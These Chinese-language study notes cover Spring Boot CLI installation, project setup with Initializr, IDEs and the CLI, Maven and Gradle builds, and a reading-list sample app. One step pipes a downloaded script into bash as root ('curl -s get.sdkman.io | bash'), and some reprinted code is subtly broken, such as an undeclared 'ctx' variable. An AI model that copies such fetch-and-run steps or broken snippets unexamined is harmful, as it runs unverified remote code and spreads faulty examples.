# tar -zxvf spring-boot-cli-2.1.6.RELEASE-bin.tar.gz -C /usr/local

# rm spring-boot-cli-2.1.6.RELEASE-bin.tar.gz

2）将Spring Boot Cli的bin目录路径添加到系统路径（环境变量Path）里（要用到其中的spring脚本）：

# vi /etc/profile

末尾加入一行：export PATH=$PATH:/usr/local/spring-2.1.6.RELEASE/bin

使环境变量生效：

# source /etc/profile

注：可以建立一个指向解压目录的符号链接，然后把这个符号链接添加到系统路径，而不是实际的目录。这样后续升级Spring Boot新版本，或是转换版本，都会很方便，只要重建一下符号链接，指向新版本就好了。

3）查看版本号以验证安装：

# spring --version

**【Unix环境】使用Software Development Kit Manager进行安装**

使用SDKMAN来管理Spring Boot CLI有一个好处，你可以便捷地在Spring Boot的不同版本之间切换。这样你可以在正式发布前试用快照版本（snapshot）、里程碑版本（milestone）和尚未正式发布的候选版本（release candidate），试用后再切回稳定版本进行其他工作。

**步骤**：

1）从http://sdkman.io获取并安装软件开发工具管理包（Software Development Kit Manager，SDKMAN，曾用简称GVM）：

# curl -s get.sdkman.io | bash

2）复制提示的命令并执行使SDKMAN生效：

# source "/root/.sdkman/bin/sdkman-init.sh"

3）使用SDKMAN安装Spring Boot CLI最新版本：

# sdk install springboot

安装好的Spring Boot CLI文件目录在/root/.sdkman/candidates/springboot/之下

4）查看版本号以验证安装：

# spring –version

**其他命令**：

查看可用版本（包括已安装和正在使用的）：

# sdk list springboot

安装指定版本（安装完毕将自动设为默认版本）：

# sdk install springboot 2.1.8.RELEASE

切换到另一个版本（若未安装将提示是否安装，安装后将自动设为**当前shell**的默认版本）：

# sdk use springboot 2.1.6.RELEASE

指定某版本为默认版本：

# sdk default springboot 2.1.8.RELEASE

**【OS X环境】手工安装：**参考Unix环境的安装步骤。

**【OS X环境】使用Software Development Kit Manager进行安装：**参考Unix环境的安装步骤。

**【OS X环境】使用Homebrew进行安装：**见《Spring Boot实战》第一版1.2.1.3

**【OS X环境】使用MacPorts进行安装：**见《Spring Boot实战》第一版1.2.1.4

**开启****Spring Boot CLI的命令行补全**

如果Spring Boot CLI是通过Homebrew安装的，那么命令行补全已经安装完毕。

如果Spring Boot CLI是通过MacPorts安装的，那么不必考虑命令行补全。

如果Spring Boot CLI是通过手工或SDKMAN安装的，那么就需要通过执行脚本或者手工来安装命令行补全。

**通过执行脚本安装**

以SDKMAN安装的Spring Boot CLI和shell为BASH为例，当前shell有效：

# . ~/.sdkman/candidates/springboot/current/shell-completion/bash/spring

（装完不能用，不知道为什么）

开启了命令行补全之后，在命令行里键入 spring 命令，然后按Tab键就能看到下一步该输什么的提示。选中一个命令后，键入 -- （两个连字符）后再按Tab，就会显示出该命令的选项列表。

**通过手工安装**：

# spring shell

键入上述命令后，Spring Boot CLI shell会新开一个特别针对Spring Boot的shell，在里面可以执行各种CLI命令，Tab键也能有命令补全。

**使用Spring Initializr初始化Spring Boot项目**

**通过Web界面初始化Spring Boot项目并导入eclipse**

1）浏览器打开<http://start.spring.io>，在页面中输入所创建的项目的相关参数，根据需要勾选所需的依赖，点击按钮即可下载项目。

|  |  |
| --- | --- |
| 打包方式为war,其他参数默认时下载的zip包中主要的目录及文件： | 用途说明： |
| │ pom.xml  ├─src/main/java  │ └─com.example.demo  │ │ DemoApplication.java  │ │ ServletInitializer.java  ├─src/main/resources  │ │ application.properties  │ ├─static  │ └─templates  └─src/test/java  └─com.example.demo  │ DemoApplicationTests.java | pom.xml/build.gradle：Maven/Gradle构建说明文件。 XxxApplication.java：名称由由输入的artifact参数决定，是Spring Boot的配置兼启动引导类。带有 main()方法用于启动整个项目。  ApplicationTests.java：一个空的JUnit测试类，它加载了一个使用Spring Boot自动配置功能的Spring应用程序上下文。  application.properties：Spring Boot的配置文件，非必需。  DemoApplicationTests.java：一个基本的集成测试类。  static目录：放置的是Web应用程序的静态内容。  templates目录：放置的是用于呈现模型数据的模板。  com.example.demo根包：名称由输入的group和artifact参数决定，后续创建的各个组件类（如控制器）都必须放在该包或其子包下，因为SpringBoot默认配置的组件扫描就是扫这个包！ |

2）如果上一步指定的构建类型是maven，就将下载的项目解压到eclipse的workspace中，并通过Eclipse的Import > Existing Maven Projects方式导入项目。

3）导入后，项目开始自动更新，如果没有开始自动更新，就对项目点右键，选择Maven > Update Project，在弹出的对话框中勾选Force Update！

注意1：如果使用的是Mars(4.5)版本的Eclipse，在pom.xml文件中可能会提示Maven相关的错误，可以无视该错误提示，并不影响程序运行！如果需要解决错误，更换使用Oxygen(4.7)或以上版本的Eclipse即可！

注意2：Spring Boot项目内置Tomcat，启动项目时，就会启动内置的Tomcat，并将整个项目部署到该Tomcat中！如果Tomcat所需的端口被占用，会导致启动失败！

**通过Spring Tool Suite初始化Spring Boot项目**

Spring Tool Suite是Eclipse IDE的一个发行版，增加了诸多能辅助Spring开发的特性，从3.4.0版本开始集成了Spring Initializr。

Spring Tool Suite可以从<https://spring.io/tools>下载。

也可以用Eclipse安装Spring Tool Suite插件来开发Spring Boot项目，插件安装方法：Help > Eclipse Macketplace > Popular > 找到Spring Tool Suite插件进行安装。

1）File > New > Spring Starter Project，在弹出的对话框中输入所创建的项目的相关参数，点下一步。

2）根据需要选择所需的依赖，点下一步。

3）Site Info：将要用来访问Initializr的URL，通常默认即可。如果要部署自己的Initializr服务器（从https://github.com/spring-io/initializr复制代码即可），则在Site Info中设置自己的Initializr基础URL。

4）点Finish开始生成和导入项目，该过程必须联网，因为该向导其实是把项目生成的工作委托给<http://start.spring.io上的Spring> Initializr来做的。

**通过IntelliJ IDEA初始化Spring Boot项目**

IntelliJ IDEA 14.1已经支持Spring Boot了。

IntelliJ IDEA商业IDE下载地址：<https://www.jetbrains.com/idea/download/>

1）File > New > Project，在弹出的对话框中，左侧选中Spring Initializr，然后右侧选择Project SDK和Initializr Service URL，Initializr Service URL一般默认即可，除非使用自己的Initializr。点下一步。

2）根据需要选择所需的依赖，点下一步。

3）输入项目名称、项目位置等信息，然后点Finish开始创建项目，该过程同样需要联网。

**通过Spring Boot CLI初始化Spring Boot项目**

Spring Boot CLI的init命令用来创建Spring Boot项目，最简单的用法是创建最基本的Spring Boot项目：

$ spring init

在和Initializr的Web应用程序通信后， init 命令会下载一个demo.zip文件。里面包含一个Maven的pom.xml构建描述文件。Maven的构建说明只包含最基本的内容，即只有Spring Boot基线和测试起步依赖。

如果要指定起步依赖，使用--dependencies 或 -d参数（注意：**-d和依赖之间不能有空格**，否则参数含义就变成了指定下载的文件名）：

$ spring init -dweb,jpa,security

如果要指定构建类型为Gradle，使用 --build 参数：

$ spring init -dweb,jpa,security --build gradle

如果要指定打包类型为WAR，使用 --packaging 或者 -p 参数：

$ spring init -dweb,jpa,security --build gradle -p war

如果要解压下载的ZIP文件，可以指定一个用于解压的目录如myapp：

$ spring init -dweb,jpa,security --build gradle -p war myapp

如果要把生成的项目解压到当前目录，使用 --extract 或者 -x 参数：

$ spring init -dweb,jpa,security --build gradle -p jar -x

要查看init有哪些参数，使用help 命令：

$ spring help init

要查看那些参数都有哪些可选项，使用 init 命令的 --list 或 -l 参数：

$ spring init -l

init 命令还有不少其他参数，如基于Groovy构建项目的参数、指定用Java版本编译的参数，选择构建依赖的Spring Boot版本的参数。

init命令不能完全支持初始化Spring Boot项目的所有参数，如不能指定根包的名字，它默认为demo。

**Spring Boot项目构建过程解析**

使用Gradle构建Spring Boot项目时，Initializr创建的build.gradle文件中使用了Spring Boot的Gradle插件：

|  |
| --- |
| plugins {  **id 'org.springframework.boot' version '2.1.8.RELEASE'**  id 'io.spring.dependency-management' version '1.0.8.RELEASE'  id 'java'  } |

使用Maven构建Spring Boot项目时，Initializr创建的pom.xml文件中中使用了Spring Boot的Maven插件：

|  |
| --- |
| <build>  <plugins>  <plugin>  <groupId>org.springframework.boot</groupId>  <artifactId>spring-boot-maven-plugin</artifactId>  </plugin>  </plugins>  </build> |

构建插件的主要功能是把项目打包成一个可执行的超级JAR（uber-JAR），包括把应用程序的所有依赖打入JAR文件内，并为JAR添加一个描述文件，其中的内容能让你用 java -jar 来运行应用程序。

* 1. **使用Maven创建Spring Boot项目**

**起步依赖**

创建Maven工程 springboot\_demo（打包方式jar）

在pom.xml中添加如下依赖

|  |
| --- |
| <parent>  <groupId>org.springframework.boot</groupId>  <artifactId>spring-boot-starter-parent</artifactId>  <version>1.4.0.RELEASE</version>  </parent>  <dependencies>  <dependency>  <groupId>org.springframework.boot</groupId>  <artifactId>spring-boot-starter-web</artifactId>  </dependency>  </dependencies> |

工程会自动添加很多jar包，包括Tomcat包，因为这些jar包被我们刚才引入的spring-boot-starter-web所引用了，所以我们引用spring-boot-starter-web后会自动把依赖传递过来。

**变更JDK版本**

我们发现默认情况下工程的JDK版本是1.6 ,而我们通常用使用1.7的版本，所以我们需要在pom.xml中添加以下配置

|  |
| --- |
| <properties>  <java.version>1.7</java.version>  </properties> |

添加后更新工程，会发现版本已经变更为1.7

**引导类**

只需要创建一个引导类

|  |
| --- |
| **package** cn.itcast.demo;  **import** org.springframework.boot.SpringApplication;  **import** org.springframework.boot.autoconfigure.SpringBootApplication;  @SpringBootApplication  **public** **class** Application {  **public** **static** **void** main(String[] args) {  SpringApplication.*run*(Application.**class**, args);  }  } |

简单解释一下，@SpringBootApplication其实就是以下三个注解的总和

@Configuration： 用于定义一个配置类

@EnableAutoConfiguration ：Spring Boot会自动根据你jar包的依赖来自动配置项目。

@ComponentScan： 告诉Spring 哪个packages 的用注解标识的类 会被spring自动扫描并且装入bean容器。

我们直接执行这个引导类的main方法，会发现控制台出现的Spring的logo。

**Spring MVC实现Hello World输出**

写Controller类实现json数据的输出：

|  |
| --- |
| **package** cn.itcast.demo.controller;  **import** org.springframework.web.bind.annotation.RequestMapping;  **import** org.springframework.web.bind.annotation.RestController;  @RestController  **public** **class** HelloWorldController {  @RequestMapping("/info")  **public** String info(){  **return** "HelloWorld";  }  } |

我们运行启动类来运行程序

在浏览器地址栏输入 <http://localhost:8080/info> 即可看到运行结果

**修改tomcat启动端口**

在src/main/resources下创建application.properties

|  |
| --- |
| server.port=8088 |

重新运行引导类。地址栏输入<http://localhost:8088/info>

**读取配置文件信息**

在src/main/resources下的application.properties 增加配置

|  |
| --- |
| url=http://www.itcast.cn |

修改HelloWorldController，读取配置信息：

|  |
| --- |
| @Autowired  **private** Environment env;  @RequestMapping("/info")  **public** String info(){  **return** "HelloWorld~~"+env.getProperty("url");  } |

**热部署**

在pom.xml中添加如下配置。

|  |
| --- |
| <dependency>  <groupId>org.springframework.boot</groupId>  <artifactId>spring-boot-devtools</artifactId>  </dependency> |

* 1. **使用Gradle创建Spring Boot项目**

时间 2015-01-06 00:00:00  [JavaChen's Blog](http://www.tuicool.com/sites/7JvUNj2)

原文  [http://blog.javachen.com/2015/01/06/build-app-with-spring-boot-and-gradle/](http://blog.javachen.com/2015/01/06/build-app-with-spring-boot-and-gradle/?utm_source=tuicool&utm_medium=referral)

主题 [Spring Boot](http://www.tuicool.com/topics/11070125)[Gradle](http://www.tuicool.com/topics/11080191)

[***Spring Boot***](http://projects.spring.io/spring-boot) 是由 Pivotal 团队提供的全新框架，其设计目的是用来简化新 Spring 应用的初始搭建以及开发过程。该框架使用了特定的方式来进行配置，从而使开发人员不再需要定义样板化的配置。

本文主要是记录使用 Spring Boot 和 Gradle 创建项目的过程，其中会包括 Spring Boot 的安装及使用方法，希望通过这篇文章能够快速搭建一个项目。

**开发环境**

* 操作系统: mac
* JDK：1.7.0\_60
* Gradle：2.2.1

**创建项目**

你可以通过 [***Spring Initializr***](http://start.spring.io/) 来创建一个空的项目，也可以手动创建，这里我使用的是手动创建 gradle 项目。

参考使用Gradle构建项目 创建一个 helloworld 项目，执行的命令如下：

**$ mkdir helloworld && cd helloworld**

**$ gradle init**

helloworld 目录结构如下：

**➜ helloworld tree**

**.**

**├── build.gradle**

**├── gradle**

**│ └── wrapper**

**│ ├── gradle-wrapper.jar**

**│ └── gradle-wrapper.properties**

**├── gradlew**

**├── gradlew.bat**

**└── settings.gradle**

**2 directories, 6 files**

然后修改build.gradle文件：

**buildscript {**

**repositories {**

**maven { url "https://repo.spring.io/libs-release" }**

**mavenLocal()**

**mavenCentral()**

**}**

**dependencies {**

**classpath("org.springframework.boot:spring-boot-gradle-plugin:1.1.10.RELEASE")**

**}**

**}**

**apply plugin: 'java'**

**apply plugin: 'eclipse'**

**apply plugin: 'idea'**

**apply plugin: 'spring-boot'**

**jar {**

**baseName = 'helloworld'**

**version = '0.1.0'**

**}**

**repositories {**

**mavenLocal()**

**mavenCentral()**

**maven { url "https://repo.spring.io/libs-release" }**

**}**

**dependencies {**

**compile("org.springframework.boot:spring-boot-starter-web")**

**testCompile("junit:junit")**

**}**

**task wrapper(type: Wrapper) {**

**gradleVersion = '2.2.1'**

**}**

**创建一个实体类**

新建一个符合Maven规范的目录结构， src/main/java/hello：

**$ mkdir -p src/main/java/hello**

创建一个实体类 src/main/java/hello/Greeting.java：

**package hello;**

**public class Greeting {**

**private final long id;**

**private final String content;**

**public Greeting(long id, String content) {**

**this.id = id;**

**this.content = content;**

**}**

**public long getId() {**

**return id;**

**}**

**public String getContent() {**

**return content;**

**}**

**}**

**创建控制类**

创建一个标准的控制类 src/main/java/hello/GreetingController.java：

**package hello;**

**import java.util.concurrent.atomic.AtomicLong;**

**import org.springframework.stereotype.Controller;**

**import org.springframework.web.bind.annotation.RequestMapping;**

**import org.springframework.web.bind.annotation.RequestParam;**

**import org.springframework.web.bind.annotation.ResponseBody;**

**@Controller**

**public class GreetingController {**

**private static final String template = "Hello, %s!";**

**private final AtomicLong counter = new AtomicLong();**

**@RequestMapping("/greeting")**

**public @ResponseBody Greeting greeting(**

**@RequestParam(value="name", required=false, defaultValue="World") String name) {**

**System.out.println("==== in greeting ====");**

**return new Greeting(counter.incrementAndGet(),**

**String.format(template, name));**

**}**

**}**

Greeting 对象会被转换成 JSON 字符串，这得益于 Spring 的 HTTP 消息转换支持，你不必人工处理。由于 Jackson2 在 classpath 里，Spring的 **MappingJackson2HttpMessageConverter** 会自动完成这一工作。

上面的代码还可以这样写：

**package hello;**

**import java.util.concurrent.atomic.AtomicLong;**

**import org.springframework.web.bind.annotation.RequestMapping;**

**import org.springframework.web.bind.annotation.RequestParam;**

**import org.springframework.web.bind.annotation.RestController;**

**@RestController**

**public class GreetingController {**

**private static final String template = "Hello, %s!";**

**private final AtomicLong counter = new AtomicLong();**

**@RequestMapping("/greeting")**

**public Greeting greeting(@RequestParam(value="name", required=false, defaultValue="World") String name) {**

**return new Greeting(counter.incrementAndGet(),**

**String.format(template, name));**

**}**

**}**

这段代码使用 Spring4 新的注解： **@RestController** ，表明该类的每个方法返回对象而不是视图。它实际就是 **@Controller** 和 **@ResponseBody** 混合使用的简写方法。

**创建一个可执行的类**

尽管你可以将这个服务打包成传统的 WAR 文件部署到应用服务器，但下面将会创建一个独立的应用，使用 main 方法可以将所有东西打包到一个可执行的jar文件。并且，你将使用 Sping 对内嵌 Tomcat servlet 容器的支持，作为 HTPP 运行时环境，没必要部署成一个 tomcat 外部实例。

创建一个包含 main 方法的类 src/main/java/hello/Application.java：

**package hello;**

**import org.springframework.boot.autoconfigure.EnableAutoConfiguration;**

**import org.springframework.boot.SpringApplication;**

**import org.springframework.context.annotation.ComponentScan;**

**@Configuration**

**@ComponentScan**

**@EnableAutoConfiguration**

**public class Application {**

**public static void main(String[] args) {**

**SpringApplication.run(Application.class, args);**

**System.out.println("Let's inspect the beans provided by Spring Boot:");**

**String[] beanNames = ctx.getBeanDefinitionNames();**

**Arrays.sort(beanNames);**

**for (String beanName : beanNames) {**

**System.out.println(beanName);**

**}**

**}**

**}**

main 方法使用了 SpringApplication 工具类。这将告诉Spring去读取 Application 的元信息，并在Spring的应用上下文作为一个组件被管理。

**@Configuration** 注解告诉 spring 该类定义了 application context 的 bean 的一些配置。

**@ComponentScan** 注解告诉 Spring 遍历带有 **@Component** 注解的类。这将保证 Spring 能找到并注册 GreetingController，因为它被 **@RestController** 标记，这也是 **@Component** 的一种。

**@EnableAutoConfiguration** 注解会基于你的类加载路径的内容切换合理的默认行为。比如，因为应用要依赖内嵌版本的 tomcat，所以一个tomcat服务器会被启动并代替你进行合理的配置。再比如，因为应用要依赖 Spring 的 MVC 框架,一个 Spring MVC 的 DispatcherServlet 将被配置并注册，并且不再需要 web.xml 文件。

你还可以添加 **@EnableWebMvc** 注解配置 Spring Mvc。

**运行项目**

可以在项目根路径直接运行下面命令：

**./gradlew bootRun**

也可以先 build 生成一个 jar 文件，然后执行该 jar 文件：

**打包：./gradlew build**

**运行jar包： java -jar helloworld-0.1.0.jar**

修改端口号：java -jar demo.jar --server.port=9000

启动过程中你回看到如下内容：

**Let's inspect the beans provided by Spring Boot:**

**application**

**beanNameHandlerMapping**

**defaultServletHandlerMapping**

**dispatcherServlet**

**embeddedServletContainerCustomizerBeanPostProcessor**

**handlerExceptionResolver**

**helloController**

**httpRequestHandlerAdapter**

**messageSource**

**mvcContentNegotiationManager**

**mvcConversionService**

**mvcValidator**

**org.springframework.boot.autoconfigure.MessageSourceAutoConfiguration**

**org.springframework.boot.autoconfigure.PropertyPlaceholderAutoConfiguration**

**org.springframework.boot.autoconfigure.web.EmbeddedServletContainerAutoConfiguration**

**org.springframework.boot.autoconfigure.web.EmbeddedServletContainerAutoConfiguration$DispatcherServletConfiguration**

**org.springframework.boot.autoconfigure.web.EmbeddedServletContainerAutoConfiguration$EmbeddedTomcat**

**org.springframework.boot.autoconfigure.web.ServerPropertiesAutoConfiguration**

**org.springframework.boot.context.embedded.properties.ServerProperties**

**org.springframework.context.annotation.ConfigurationClassPostProcessor.enhancedConfigurationProcessor**

**org.springframework.context.annotation.ConfigurationClassPostProcessor.importAwareProcessor**

**org.springframework.context.annotation.internalAutowiredAnnotationProcessor**

**org.springframework.context.annotation.internalCommonAnnotationProcessor**

**org.springframework.context.annotation.internalConfigurationAnnotationProcessor**

**org.springframework.context.annotation.internalRequiredAnnotationProcessor**

**org.springframework.web.servlet.config.annotation.DelegatingWebMvcConfiguration**

**propertySourcesBinder**

**propertySourcesPlaceholderConfigurer**

**requestMappingHandlerAdapter**

**requestMappingHandlerMapping**

**resourceHandlerMapping**

**simpleControllerHandlerAdapter**

**tomcatEmbeddedServletContainerFactory**

**viewControllerHandlerMapping**

**测试**

打开浏览器访问 [***http://localhost:8080/greeting***](http://localhost:8080/greeting) ，可以看到页面输出下面内容：

**{"id":1,"content":"Hello, World!"}**

添加一个参数，访问 [***http://localhost:8080/greeting?name=User***](http://localhost:8080/greeting?name=User) ，这时候页面输出下面内容：

**{"id":2,"content":"Hello, User!"}**

**创建静态页面**

创建 public/hello.js：

**$(document).ready(function() {**

**$.ajax({**

**url: "http://localhost:8080/greeting"**

**}).then(function(data, status, jqxhr) {**

**$('.greeting-id').append(data.id);**

**$('.greeting-content').append(data.content);**

**console.log(jqxhr);**

**});**

**});**

创建一个页面 public/index.html：

**<!DOCTYPE html>**

**<html>**

**<head>**

**<title>Hello jQuery</title>**

**<script src="https://cdnjs.cloudflare.com/ajax/libs/jquery/1.11.2/jquery.min.js"></script>**

**<script src="hello.js"></script>**

**</head>**

**<body>**

**<div>**

**<p class="greeting-id">The ID is </p>**

**<p class="greeting-content">The content is </p>**

**</div>**

**<h4>Response headers:</h4>**

**<div class="response-headers">**

**</div>**

**</body>**

**</html>**

现在可以使用 Spring Boot CLI 启动一个嵌入式的 tomcat 服务来访问静态页面，你需要创建 app.groovy 告诉 Spring Boot 你需要运行 tomcat：

**@Controller class JsApp { }**

Spring Boot CLI 在 mac 系统上通过 brew 安装的方法如下：

**brew tap pivotal/tap**

**brew install springboot**

接下来可以指定端口运行一个 tomcat：

**spring run app.groovy -- --server.port=9000**

**总结**

本文主要参考 Sping 官方例子来了解和熟悉使用 Gradle 创建 Spring Boot 项目的过程，希望能对你有所帮助。

* 1. **项目案例**

项目名称：阅读书目的增删改查

**初始化项目**

**技术选型**：用Spring MVC处理Web请求，用Thymeleaf定义Web视图，用Spring Data JPA实现数据持久化，用嵌入式的H2作为数据库，用Java来开发项目，用Gradle作为构建工具。

**项目元数据**：

Project：Gradle Language：Java Spring Boot：2.1.8

Group：com.manning Artifact：readinglist Name：readinglist

Description：Reading List Demo Package Name：com.manning.readinglist

Packaging：Jar Java Version：8

Dependencies：Spring Web、Thymeleaf、Spring Data JPA、H2 Database

注：如果用Spring Boot CLI来初始化应用程序，可以在命令行里键入以下内容：

$ spring init -dweb,data-jpa,h2,thymeleaf --build gradle readinglist

请记住，CLI的 init 命令是不能指定项目根包名和项目名的。包名默认是demo，项目名默认是Demo 。在项目创建完毕之后，你可以打开项目，把包名demo 改为readinglist， 把DemoApplication.java改名为ReadingListApplication.java（里面的类名也要改）。

**配置兼启动引导类介绍**：

|  |
| --- |
| **package** com.manning.readinglist;  **import** org.springframework.boot.SpringApplication;  **import** org.springframework.boot.autoconfigure.SpringBootApplication;  @SpringBootApplication  **public** **class** ReadinglistApplication {  **public** **static** **void** main(String[] args) {  SpringApplication.*run*(ReadinglistApplication.**class**, args);  }  } |

@SpringBootApplication 开启了Spring的Java配置、组件扫描和Spring Boot的自动配置功能。

实际上，@SpringBootApplication 将三个注解组合在了一起：

 Spring的 @Configuration ：标明该类使用Spring基于Java的配置。

 Spring的 @ComponentScan ：启用组件扫描。

 Spring Boot 的 @EnableAutoConfiguration：又称@Abracadabra，启用自动配置。

在Spring Boot的早期版本中，你需要在 ReadingListApplication 类上同时标上这三个注解，但从Spring Boot 1.2.0开始，有 @SpringBootApplication 就行了。

如果应用程序需要其他Spring配置，最好把它写到根包下一个单独的 @Configuration 标注的类里（组件扫描会发现并使用这些类）。极度简单的情况下，可以把自定义配置加入ReadingListApplication.java。

**测试类介绍**

|  |
| --- |
| **package** com.manning.readinglist;  **import** org.junit.Test;  **import** org.junit.runner.RunWith;  **import** org.springframework.boot.test.context.SpringBootTest;  **import** org.springframework.test.context.junit4.SpringRunner;  @RunWith(SpringRunner.**class**)  @SpringBootTest  **public** **class** ReadinglistApplicationTests {  @Test  **public** **void** contextLoads() {  }  } |

一个典型的Spring集成测试会用 @ContextConfiguration 注解标识如何加载Spring的应用程序上下文。但是，为了充分发挥Spring Boot的魔力，这里应该用 @SpringApplicationConfiguration 注解。正如你在代码清单2-2里看到的那样， ReadingListApplicationTests使用 @SpringApplicationConfiguration 注解从 ReadingListApplication 配置类里加载Spring应用程序上下文。

ReadingListApplicationTests 里还有一个简单的测试方法，即 contextLoads() 。实际上它就是个空方法。但这个空方法足以证明应用程序上下文的加载没有问题。如果ReadingListApplication 里定义的配置是好的，就能通过测试。如果有问题，测试就会失败。

当然，现在这只是一个新的应用程序，你还会添加自己的测试。但 contextLoads() 方法是个良好的开端，此刻可以验证应用程序提供的各种功能。第4章会更详细地讨论如何测试SpringBoot应用程序。

**优化起步依赖**

**排除起步依赖中不需要的传递依赖，为项目瘦身**

例如，Spring Boot的Web起步依赖传递依赖了Jackson JSON库。如果你正在构建一个生产或消费JSON资源表述的REST服务，那它会很有用。但是，要构建传统的面向人类用户的Web应用程序，你可能用不上Jackson。虽然把它加进来也不会有什么坏处，但排除掉它的传递依赖，

可以为你的项目瘦身。

Gradle排除传递依赖的方法：（貌似此段代码不适用Gradle(Buildship 3.x)）

|  |
| --- |
| compile("org.springframework.boot:spring-boot-starter-web") {  exclude group: 'com.fasterxml.jackson.core'  } |

Maven里排除传递依赖的方法：

|  |
| --- |
| <dependency>  <groupId>org.springframework.boot</groupId>  <artifactId>spring-boot-starter-web</artifactId>  <exclusions>  <exclusion>  <groupId>com.fasterxml.jackson.core</groupId>  </exclusion>  </exclusions>  </dependency> |

**覆盖起步依赖中传递依赖的版本（慎重）**

假设Web起步依赖引用了Jackson 2.3.4，但你需要使用2.4.3。

Maven中直接在pom.xml中写入需要的依赖，直接写入的依赖会覆盖起步依赖中的传递依赖：

|  |
| --- |
| <dependency>  <groupId>com.fasterxml.jackson.core</groupId>  <artifactId>jackson-databind</artifactId>  <version>2.4.3</version>  </dependency> |

Gradle会优先使用新版本依赖，因此：（貌似下列两段代码不适用Gradle(Buildship 3.x)）

如果需要使用较新版本的依赖，直接写入该依赖：

|  |
| --- |
| compile("com.fasterxml.jackson.core:jackson-databind:2.4.3") |

如果需要使用老版本的依赖，则需在加入老版本依赖时排除起步依赖中对应的传递依赖：

|  |
| --- |
| compile("org.springframework.boot:spring-boot-starter-web") {  exclude group: 'com.fasterxml.jackson.core'  }  compile("com.fasterxml.jackson.core:jackson-databind:2.3.1") |

不管什么情况，在覆盖Spring Boot起步依赖引入的传递依赖时都要多加小心。虽然不同的版本放在一起也许没什么问题，但你要知道，起步依赖中各个依赖版本之间的兼容性都经过了精心的测试。应该只在特殊的情况下覆盖这些传递依赖（比如新版本修复了一个bug）。

**定义领域模型**

|  |
| --- |
| **package** com.manning.readinglist.entity;  **import** javax.persistence.Entity;  **import** javax.persistence.GeneratedValue;  **import** javax.persistence.GenerationType;  **import** javax.persistence.Id;  @Entity  **public** **class** Book {    @Id  @GeneratedValue(strategy=GenerationType.***AUTO***)  **private** Long id;  **private** String reader;  **private** String isbn;  **private** String title;  **private** String author;  **private** String description;    笔记省略setter和getter方法  } |

@Entity 注解表明它是一个JPA实体，id 字段加了 @Id 和 @GeneratedValue 注解，表明该字段是实体的唯一标识，且字段值为自动生成。

**定义仓库接口**

|  |
| --- |
| **package** com.manning.readinglist.dao;  **import** java.util.List;  **import** org.springframework.data.jpa.repository.JpaRepository;  **import** com.manning.readinglist.entity.Book;  **public** **interface** ReadingListRepository **extends** JpaRepository<Book, Long> {  List<Book> findByReader(String reader);  } |

通过扩展 JpaRepository ， ReadingListRepository 直接继承了18个执行常用持久化操作的方法。 JpaRepository 是个泛型接口，有两个参数：仓库操作的领域对象类型，及其ID属性的类型。

此外，我们还增加了一个 findByReader() 方法，可以根据读者的用户名来查找阅读列表。

在应用程序启动后，Spring Data使用动态代理生成ReadingListRepository实现类进行数据库操作。

**创建Web控制器**

|  |
| --- |
| **package** com.manning.readinglist.controller;  **import** java.util.List;  **import** org.springframework.beans.factory.annotation.Autowired;  **import** org.springframework.stereotype.Controller;  **import** org.springframework.ui.Model;  **import** org.springframework.web.bind.annotation.PathVariable;  **import** org.springframework.web.bind.annotation.RequestMapping;  **import** org.springframework.web.bind.annotation.RequestMethod;  **import** com.manning.readinglist.dao.ReadingListRepository;  **import** com.manning.readinglist.entity.Book;  @Controller  @RequestMapping("/")  **public** **class** ReadingListController {  **private** ReadingListRepository readingListRepository;  @Autowired  **public** ReadingListController(ReadingListRepository readingListRepository) {  **this**.readingListRepository = readingListRepository;  }  @RequestMapping(value = "/{reader}", method = RequestMethod.***GET***)  **public** String readersBooks(@PathVariable("reader") String reader, Model model) {  List<Book> readingList = readingListRepository.findByReader(reader);  **if** (readingList != **null**) {  model.addAttribute("books", readingList);  }  **return** "readingList";  }  @RequestMapping(value = "/{reader}", method = RequestMethod.***POST***)  **public** String addToReadingList(@PathVariable("reader") String reader, Book book) {  book.setReader(reader);  readingListRepository.save(book);  **return** "redirect:/{reader}";  }  } |

**创建Web试图（Thymeleaf模板）**

/readinglist/src/main/resources/templates/readingList.html

/readinglist/src/main/resources/static/style.css

****

模板定义了一个HTML页面，该页面概念上分为两个部分：页面上方是读者的阅读列表中的图书清单；下方是是一个表单，读者可以从这里添加新书。为了美观，Thymeleaf模板引用了一个名为style.css的样式文件。

**运行项目**

**通过Maven和Gradle来运行应用程序**

如我所说， ReadingListApplication 还是一个启动引导类。要运行Spring Boot应用程序有几种方式，其中包含传统的WAR文件部署。但这里的 main() 方法让你可以在命令行里把该应用程序当作一个可执行JAR文件来运行。这里向 SpringApplication.run() 传递了一个ReadingListApplication 类的引用，还有命令行参数，通过这些东西启动应用程序。

实际上，就算一行代码也没写，此时你仍然可以构建应用程序尝尝鲜。要构建并运行应用程序，最简单的方法就是用Gradle的 bootRun 任务：

$ gradle bootRun

bootRun 任务来自Spring Boot的Gradle插件，我们会在2.1.2节里详细讨论。此外，你也可以用Gradle构建项目，然后在命令行里用 java 来运行它：

$ gradle build

...

$ java -jar build/libs/readinglist-0.0.1-SNAPSHOT.jar

Spring Boot的Maven插件与之类似，提供了一个 spring-boot:run 目标，如果你使用Maven，它能实现相同的功能。

应用程序应该能正常运行，启动一个监听8080端口的Tomcat服务器。要是愿意，你可以用浏览器访问http://localhost:8080，但由于还没写控制器类，你只会收到一个HTTP 404（NOT FOUND）错误，看到错误页面。在本章结束前，这个URL将会提供一个阅读列表应用程序。

**构建并运行可执行JAR**

**构建WAR文件并部署到Java Web应用服务器如Tomcat里**

**使用Spring Tool Suite运行项目**

项目或启动引导类中右键RunAs > Spring Boot App（或者Java Application）

浏览器访问<http://localhost:8080/readingList>

1. **项目编程步骤**
   1. **系统分层和常用框架**

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
|  | **显示业务数据** | **流程控制：接收请求，调用业务逻辑（分发任务），跳转视图** | **封装业务数据** | **处理业务逻辑** | **访问数据库** |
| **三层架构** | web层（表示层UI） | | | service层（业务层BLL） | dao层（持久层DAL）  dao：data access object |
| **常见包名** | web | controller/action | entity/domain/model | service | dao |
| **MVC开发模式** | View 视图 | Controller 控制器 | Model 模型 |  |  |
| **Model1** | Jsp | | JavaBean |  | JDBC |
| **Model2** | Jsp | Servlet | JavaBean |  | JDBC |
| **SSM** | SpringMVC | | | Spring | Mybatis |
| **SSH** | Struts2 | | | Spring | Hibernate |

**面向接口编程：**上一层通过接口调用下一层提供的服务，下一层的实现发生任何改变，不影响上一层。系统的维护性大大提高。

**SSH****：**Spring（容器框架）+ Struts2（MVC框架）+ Hibernate（JDBC框架）

